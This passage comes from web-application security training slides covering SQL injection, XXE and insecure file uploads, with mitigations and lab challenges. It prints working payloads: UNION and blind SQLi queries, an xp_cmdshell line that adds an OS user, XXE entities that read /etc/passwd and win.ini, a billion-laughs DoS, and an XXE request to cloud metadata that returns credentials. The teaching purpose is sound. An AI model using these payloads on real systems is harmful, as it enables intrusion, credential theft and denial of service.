    return Convert.ToBoolean(cmd.ExecuteNonQuery());
}

try {
    Class.forName("com.mysql.jdbc.Driver");
    Connection con = DriverManager.getConnection(
        "jdbc:mysql://localhost:1_____ , _____ , _____ , _____");
    String username = request.getParameter("userName");
    String password = request.getParameter("password");

    PreparedStatement ps = con
        .prepareStatement("INSERT INTO UserMaster(UserName,Password)+" + " VALUES('" + username + "','" + password + "')");

    int i = ps.executeUpdate();
    if (i > 0)
        out.print("Registered..." + username);
}
```

Demo – Error based SQLi

Error Based SQL Injection

http://webdevsecurity.com/sqli/Sqli_e.aspx?product=Helmet%27



Server Error in '/' Application.

Unclosed quotation mark after the character string 'Helmet'.
Incorrect syntax near 'Helmet'.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark after the character string 'Helmet'.
Incorrect syntax near 'Helmet'.

Source Error:

An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack trace below.

Stack Trace:

```
[SqlException (0x80131904): Unclosed quotation mark after the character string 'Helmet'.'.
Incorrect syntax near 'Helmet'.'.
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +2442598
System.Data.SqlClient.SqlInternalConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +5766516
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncClose) +285
System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, Boolean async) +58
System.Data.SqlClient.SqlDataReader.TryConsumeMetaData() +58]
```

Extracting Data: Union Queries

- Mostly apply when the injection is in a ‘select’ query
- The number of columns and their data-types within the original query must be known
- Works against all databases
- Could result in bulk data extraction in just 1 request!

```
SELECT description FROM product WHERE id=1 UNION SELECT  
@@version --
```

Identifying the Database Structure

Every database (MS-SQL, MySQL, Postgres) has information_schema.columns containing:

- DB Name
- Table_name
- Column_name
- Data_type

```
SELECT table_name+'-' + column_name FROM
information_schema.columns WHERE column_name LIKE '%password%'
```

Demo - SQLi Exploitation Using UNION

- Balance the query


`https://webdevsecurity.com/sqli/Sqli_e.aspx?product=' and 1=2 union select 1,2,3 --`

- Identify database version

`https://webdevsecurity.com/sqli/Sqli_e.aspx?product=%27%20and%201=2%20union%20select%201,2,@@version%20--`

- Identify all tables and columns:

`https://webdevsecurity.com/sqli/Sqli_e.aspx?product=' UNION SELECT 1,[table_name], [column_name] from information_schema.columns --`



Demo - Blind SQL Injection

- No result is given in the response, but there may be a difference in response timing or the returned page
- Boolean logic can be used to get data


vuln.aspx?Id=500 and 1=1

vuln.aspx?Id=500 and 1=2

vuln.aspx?Id=500 and substring((select user()),1,1)='d'

Substring('string', [position], [count])

SELECT title, description, body FROM items WHERE ID = 500 and
substring((select user()), 1, 1)='m'



Tools: Blind SQL Injection

- Tools available:
 - sqlmap, bsqlbf, BSQL Hacker
- Boolean Logic
 - This technique works against all databases
 - All databases support substring() type functions
- **But, it's noisy!**
 - Binary search algorithm
 - 8 requests to obtain 1 character ($2^8 = 256$) *demo coming later

Demo - Time Based SQLi

- Time Delay

`https://webdevsecurity.com/xss/search3.aspx?keyword='; waitfor delay '0:0:5'`

--

- Are you 'sa' ?

`https://webdevsecurity.com/xss/search3.aspx?keyword='; if(system_user) ='sa'
waitfor delay '0:0:5' --`

- Get the length of current USER

`https://webdevsecurity.com/xss/search3.aspx?keyword ='; if
(ascii(lower(substring((system_user),1,1)))=100) waitfor delay '00:00:5'--`



SQLi: Principle of Least Privilege

- When a database is run as a privileged user, exploitation could allow the attacker to compromise the operating system
- MSSQL ‘sa’ user has access to the stored procedure **xp_cmdshell**
`http://host1.com/vuln.aspx?id=accounts'; exec master..xp_cmdshell 'net user hacker /add'--`
- MySQL ‘root’ user has access to functions like **load_file()**
`http://host2.com/vuln.aspx?id=100 union select load_file('/etc/passwd')--`

SQL Injection in the Wild



http://www.circleid.com/posts/20130325_sql_injection_in_the_wild/

Security by Cryptographic Obfuscation?

notsosecureapp.com/shoppingcart

Home Categories Shop By Brand Clothing Footwear Hot Deals Deal Of The Week

IMAGE	PRODUCT NAME	QUANTITY	UNIT PRICE
	ASICS GEL GEL-EVOLUTION 6 - Size: IND-UK 10 / US 11	<input type="button" value="1"/> Update	\$ 116

Apply Discount Code

Enter discount code

Apply

Cart Name Ciphertext value of a single quote (')

Share this cart with others
Generate Link

<http://notsosecureapp.com/cart?id=p11rutKSpNE%3d>

This will only contain product and customer reference no.

<https://www.notsosecure.com/anatomy-hack-sqli-via-crypto/>

Mitigation - SQL injection

- Input Validation
 - Blacklisting and Whitelisting (blacklisting “ ‘ ” is not enough)
 - Regex-Based Validations
- Parameterised SQL
- ORM Frameworks
- Principle of Least Privilege
- Owasp Cheat Sheet for SQL Injection prevention

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html



Blacklisting and Whitelisting

- Blacklisting : Reject what is not needed.
 - Ex: “ “ , “ ; ” , “ / ” , “ # ” ,<script>,
- Whitelisting : Accept only what is needed
 - Ex : For ‘name’ parameter accept only a-z , A-Z , _ (underscore)
- For validating parameter values using whitelisting
 - Ex: username, password, address field etc.
- For Restricting access to a huge set of values use blacklisting
 - For Ex : Blacklisting of IP addresses generating malicious activity



Regex-Based Validation - Whitelisting

```
private static Pattern REGEX_PATTERN = Pattern.compile("^[A-Za-z0-9._%-]+@[A-Za-z0-9.-]+\.\.[a-zA-Z]{2,4}$");

public static boolean checkInput(String str, String regex){

    Matcher matcher = REGEX_PATTERN.matcher(str);
    boolean matches=matcher.matches();
    if(matches)
        System.out.println(str+ " :String was Allowed");
    else
        System.out.println(str+ " :String wasnot Allowed");

    return matches;
}
```

```
string productname = Request.QueryString[0];
var regex = new Regex(@"^([a-zA-Z]{1,20})$");
if (!regex.IsMatch(productname))
{
    lblmsg.Text = "An invalid data has been submitted.";
}
```



Some Useful Regexes

emailAddress = ^[A-Za-z0-9._%'-]+@[A-Za-z0-9.-]+\.[a-zA-Z]{2,4}\$

CreditCard=^(\d{4}[-]?){3}\d{4}\$

SafeComment = ^[-\w\s]{1,280}\$

Username = ^[a-zA-Z0-9\._\-\@]{3,12}\$

FileName = ^[-\w\.\.]{3,28}(.png|.pdf|.txt|.doc|.docx|.gif|.jpeg)\$

References :

https://www.owasp.org/index.php/OWASP_Validation_Regex_Repository



Parameterized SQL Query


```
string constr = ConfigurationManager.ConnectionStrings["constr"].ConnectionString;
using (SqlConnection connection = new SqlConnection(constr))
{
    connection.Open();
    string sql = "INSERT INTO [UserMaster] (UserName,Password) values (@UserName,@Password)";
    SqlCommand cmd = new SqlCommand(sql, connection);
    cmd.Parameters.AddWithValue("@UserName", username);
    cmd.Parameters.AddWithValue("@Password", password);
    cmd.CommandType = CommandType.Text;
    return Convert.ToBoolean(cmd.ExecuteNonQuery());
```

```
try {
    Class.forName("com.mysql.jdbc.Driver");
    Connection con = DriverManager.getConnection(
        "jdbc:mysql://localhost ");
    String username = request.getParameter("userName");
    String password = request.getParameter("password");
    PreparedStatement ps = con
        .prepareStatement("INSERT INTO UserMaster(UserName,Password)+" + " VALUES(?,?)");
    ps.setString(1, username);
    ps.setString(2, password);
    int i = ps.executeUpdate();
    if (i > 0)
        out.print("Registered..." + username);
```



ORM Frameworks

- Maps objects to RBMS database tables
- Abstracts SQL query writing from the developer, instead of writing SQL statements to interact with your database, you use methods and properties of objects.
- Some popular frameworks
 - PHP - CakePHP
 - Java - DataNucleus, MyBatis, Hibernate
 - .NET - NHibernate, iBatis, LINQ
 - Python - SQLAlchemy
 - Node.js - Sequelize, [bookshelf](#)



<http://www.sqlservercentral.com/articles/Editorial/70246>
/

ORM Frameworks : Security Considerations

Do NOT concatenate user-input with ORM queries , it completely defeats the purpose of using ORM frameworks !

```
String hql = "from Student student where student.studentName = '" + studentName+ "'";
Query query = session.createQuery(hql);
List result = query.list();
```

Request	Response
Raw POST [REDACTED] Login HTTP/1.1 Host: [REDACTED] User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: application/json, text/plain, */* Accept-Language: en-US,en;q=0.5 Content-Type: application/json Referer: [REDACTED] Content-Length: 113 Cookie: JSESSIONID=D565868F5F93F3C93506C7B0B1B9EA38; _ga=GA1.4.474323678.1489399424 Connection: close {"username":"test' OR (select count(login) from Users u where login LIKE 'ab%'>=1 AND '1='1","password":"test"} 	Raw HTTP/1.1 500 Internal Server Error Server: Apache-Coyote/1.1 Access-Control-Allow-Credentials: true Access-Control-Allow-Methods: PUT, POST, GET, OPTIONS, DELETE Access-Control-Max-Age: 3600 Access-Control-Allow-Headers: x-requested-with, origin, content-type, accept, session_token Content-Type: text/html;charset=utf-8 Content-Language: en Content-Length: 5931 Date: Tue, 14 Mar 2017 09:44:32 GMT Connection: close <i><!DOCTYPE html><html><head><title>Apache Tomcat/8.0.24 - Error report</title><style type="text/css">H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P {font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}.line {height: 1px; background-color: #525D76; border: none;}</style></i> </head><body><h1>HTTP Status 500 - Request processing failed; nested exception is javax.persistence.NonUniqueResultException: result returns more than one elements</h1><div>

<https://medium.com/@SecurityBender/exploiting-a-hql-injection-895f93d06718>

Principle of Least Privilege

i) MYSQL

```
GRANT SELECT, INSERT, DELETE, UPDATE ON db_base.* TO db_user@'localhost' IDENTIFIED BY 'db_passwd';
```


ii) ORACLE

```
GRANT <privileges> ON <object> TO <user>;
```

object=tables,views,functions,procedures,synonyms etc..

privileges=select,insert,update,deletem,execute etc..

```
GRANT SELECT,INSERT,UPDATE,DELETE on suppliers to smithj;
```



Further Reading

- SQLi Labs

<https://www.notsosecure.com/sql-injection-lab/>

- Anatomy of a Hack: SQLi via Crypto

<https://www.notsosecure.com/anatomy-hack-sqli-via-crypto/>

- Anatomy of a Hack: SQLi to Enterprise Admin - - SQL injection

<https://www.notsosecure.com/anatomy-of-a-hack-sqli-to-enterprise-admin/>

- 2nd Order SQL Injection in Joomla

<https://www.notsosecure.com/analyzing-cve-2018-6376/>

Further Reading

- Cisco Prime License Manager SQL Injection

<https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20181128-plm-sql-inject>

- GitHub Enterprise SQL Injection

<http://blog.orange.tw/2017/01/bug-bounty-github-enterprise-sql-injection.html>

- SQL injection in Uber (Wordpress Plugin)

<https://hackerone.com/reports/125932>

- NoSQL Injection ?


<http://blog.sbarbeau.fr/2018/03/nosql-injection-leading-to.html>

XML External Entity (XXE) Attacks

XML Entity

- Entity represented by '&entityname;'
- Think of it like a variable storing a value

```
<?xml version="1.0" standalone="yes" >  
<!DOCTYPE author  
[ <!ELEMENT author (#PCDATA)>  
<!ENTITY js "Jo Smith">  
]>  
<author>&js;</author>
```



The screenshot shows a web browser window displaying a page from www.freebsd.org/doc/en_US.ISO8859-1/books/fdp-primer/xml-primer-include.htm. The page title is "Example 7.10. Using General Entities to Include Files". The XML code on the page illustrates how general entities can be used to include external files. It defines three entities: chapter.1, chapter.2, and chapter.3, which point to "chapter1.xml", "chapter2.xml", and "chapter3.xml" respectively. The XML document then uses these entities within its structure to include the content of the included files.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"  
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" [  
<!ENTITY chapter.1 SYSTEM "chapter1.xml">  
<!ENTITY chapter.2 SYSTEM "chapter2.xml">  
<!ENTITY chapter.3 SYSTEM "chapter3.xml">  
<!-- And so forth -->  
>  
  
<html xmlns="http://www.w3.org/1999/xhtml">  
  <!-- Use the entities to load in the chapters -->  
  
  &chapter.1;  
  &chapter.2;  
  &chapter.3;  
</html>
```

XML Entity


- Entities reference data that act as an abbreviation, or can be found at an external location
- Entities help to reduce the entry of repetitive information and also allow for easier editing (by reducing the number of occurrences of data to edit)

XML Parsing in Applications

- Many applications parse XML files submitted by the end user and may also display elements of the XML file in the output


e.g.

Thanks “Jo Smith” for your submission



External Entity

```
<?xml version="1.0" standalone="yes" ?>  
<!DOCTYPE author  
[ <!ELEMENT author (#PCDATA)>  
<!ENTITY js SYSTEM "file:///etc/passwd"  
]>  
<author>&js;</author>
```



Root Cause

- When a weakly configured XML parser parses XML input containing a reference to an external entity
- Web application accepts user-created XML documents as input
- Very common in SOAP and web services requests

More Examples

- Disclosing /etc/passwd or other targeted files

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///c:/windows/win.ini" >]><foo>&xxe;</foo>
```

Billion laughs - DoS

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

XXE.1 / Time: 25 mins

- Identify the XML upload functionality available within the application
- Read the contents of C:\windows\win.ini

Challenge URL: <https://webdevsecurity.com/xxe/x-xxe.aspx>



SSRF Through XXE

Target: https://[REDACTED].com

Request

Raw Params Headers Hex XML

POST /api/[REDACTED] Request HTTP/1.1
Host: api-stage.[REDACTED].com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://[REDACTED].com/
Content-Length: 238
Origin: https://[REDACTED].com
DNT: 1
Connection: close
Content-Type: application/xml; charset=UTF-8

<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM
"http://169.254.169.254/latest/meta-data/identity-credentials/ec2/se
cure-credentials/ec2-instance/">]>
<root>
 <email>&xxe;</email>
</root>

Response

Raw Headers Hex JSON Beautifier

"error": {
 "code": "[REDACTED] validation",
 "type": "validation",
 "system": "common",
 "message": "{\n \"Code\": \"Success\",
 \"LastUpdated\": \"2019-06-11T10:30:26Z\",
 \"Type\": \"AWS-HMAC\",
 \"AccessKeyId\": \"ASIA[REDACTED]P4B\",
 \"SecretAccessKey\": \"LzV7D1V1o10JD9\",
 \"Token\": \"AgoJb3JpZ2luX2VjEHsaCXVzLWVhc3QtMSJGMEQCIELG2M54dMK6w60+CiwHEqRh
VDzs9HgzDkggpdL+va3pAiAylQfx3rLWXCiOOJfzD39rKGrRQwAvsxfjvC2JDaGCdc\"
 }
}

Jn+s7jjDw=\" ,
 \"Expiration\": \"2019-06-11T16:46:01Z\"\n} is
not a valid value for email",

Source : NotSoSecure

Mitigation - XXE

- Search your XML parsers documentation to disable
 - Entity and External Entity Processing
 - DTD (Doctype Declaration) Processing

For Ex : in ASP.NET below code disables DTD processing
Prohibit DTD Processing

```
XmlTextReader reader = null;  
reader = new XmlTextReader(fupxml.PostedFile.InputStream);  
reader.WhiteSpaceHandling = WhiteSpaceHandling.None;  
reader.DtdProcessing = DtdProcessing.Prohibit;
```

- Alternatively you can whitelist a set of External entities using Entity Resolver frameworks

<https://wiki.sei.cmu.edu/confluence/display/java/IDS17-J.+Prevent+XML+External+Entity+Attacks>



Mitigation - XXE

The following example uses the libxml XML parser to parse a string `xmlSrc`. If that string is from a user, set the `noent` option to `true`:

```
1 const libxml = require('libxmljs');
2 var doc = libxml.parseXml(xmlSrc, { noent: true });
```

To guard against XXE attacks, the `noent` option should be omitted or set to `false`. This means that the parser will expand entities like `<`, `>`, `<`, `>`, `<!--`, and `-->`. If desired, these entities can be expanded in a separate step using utility functions provided by the library.

```
1 const libxml = require('libxmljs');
2 var doc = libxml.parseXml(xmlSrc);
```

<https://help.semme.com/wiki/display/JS/XML+external+entity+expansion>



Further Reading

- XXE that can Bypass WAF

<https://lab.wallarm.com/xxe-that-can-bypass-waf-protection-98f679452ce0>

- XXE to RDP by Reading the SAM Table

<https://medium.com/@canavaroxum/xxe-on-windows-system-then-what-76d571d66745>

- Blind XXE to root-level file read access

<https://honoki.net/2018/12/12/from-blind-xxe-to-root-level-file-read-access/>

- Hacking Facebook with Word Documents

<https://securityaffairs.co/wordpress/31677/hacking/hacking-facebook-word-document.html>

Further Reading

- OWASP XXE
[https://www.owasp.org/index.php/XML_External_Entity_\(XXE\)_Processing](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing)
- Preventing XXE in DOM-Based XML Parsers
<http://web-in-security.blogspot.in/2014/11/detecting-and-exploiting-xxe-in-saml.html>
- Preventing XXE in Node.js
<https://help.semmler.com/wiki/display/JS/XML+external+entity+expansion>
- OWASP XXE prevention cheat sheet
https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html

Insecure File Uploads

File Upload – Different Methods

- Document or Picture Upload functionality
- WebDAV and ‘PUT’ method
- Misconfigured S3 Buckets in AWS having write permissions
- Configuration Files

Web Shells

- Web shells provide a web based interface to run operating system level commands
 - Can be written in php, asp, jsp, ruby, python, perl etc.
 - Can traverse across directories
 - Modify/delete files
 - Execute code
 - Upload/download files
 - Execute SQL queries

File Upload.1 / Time: 15 mins

- Identify the vulnerability in the update profile page
 - Upload a webshell to the server
 - Identify the Windows OS version details
 - Identify the operating system user the web shell is running under

Challenge URL:

<https://webdevsecurity.com/account/profile.aspx>



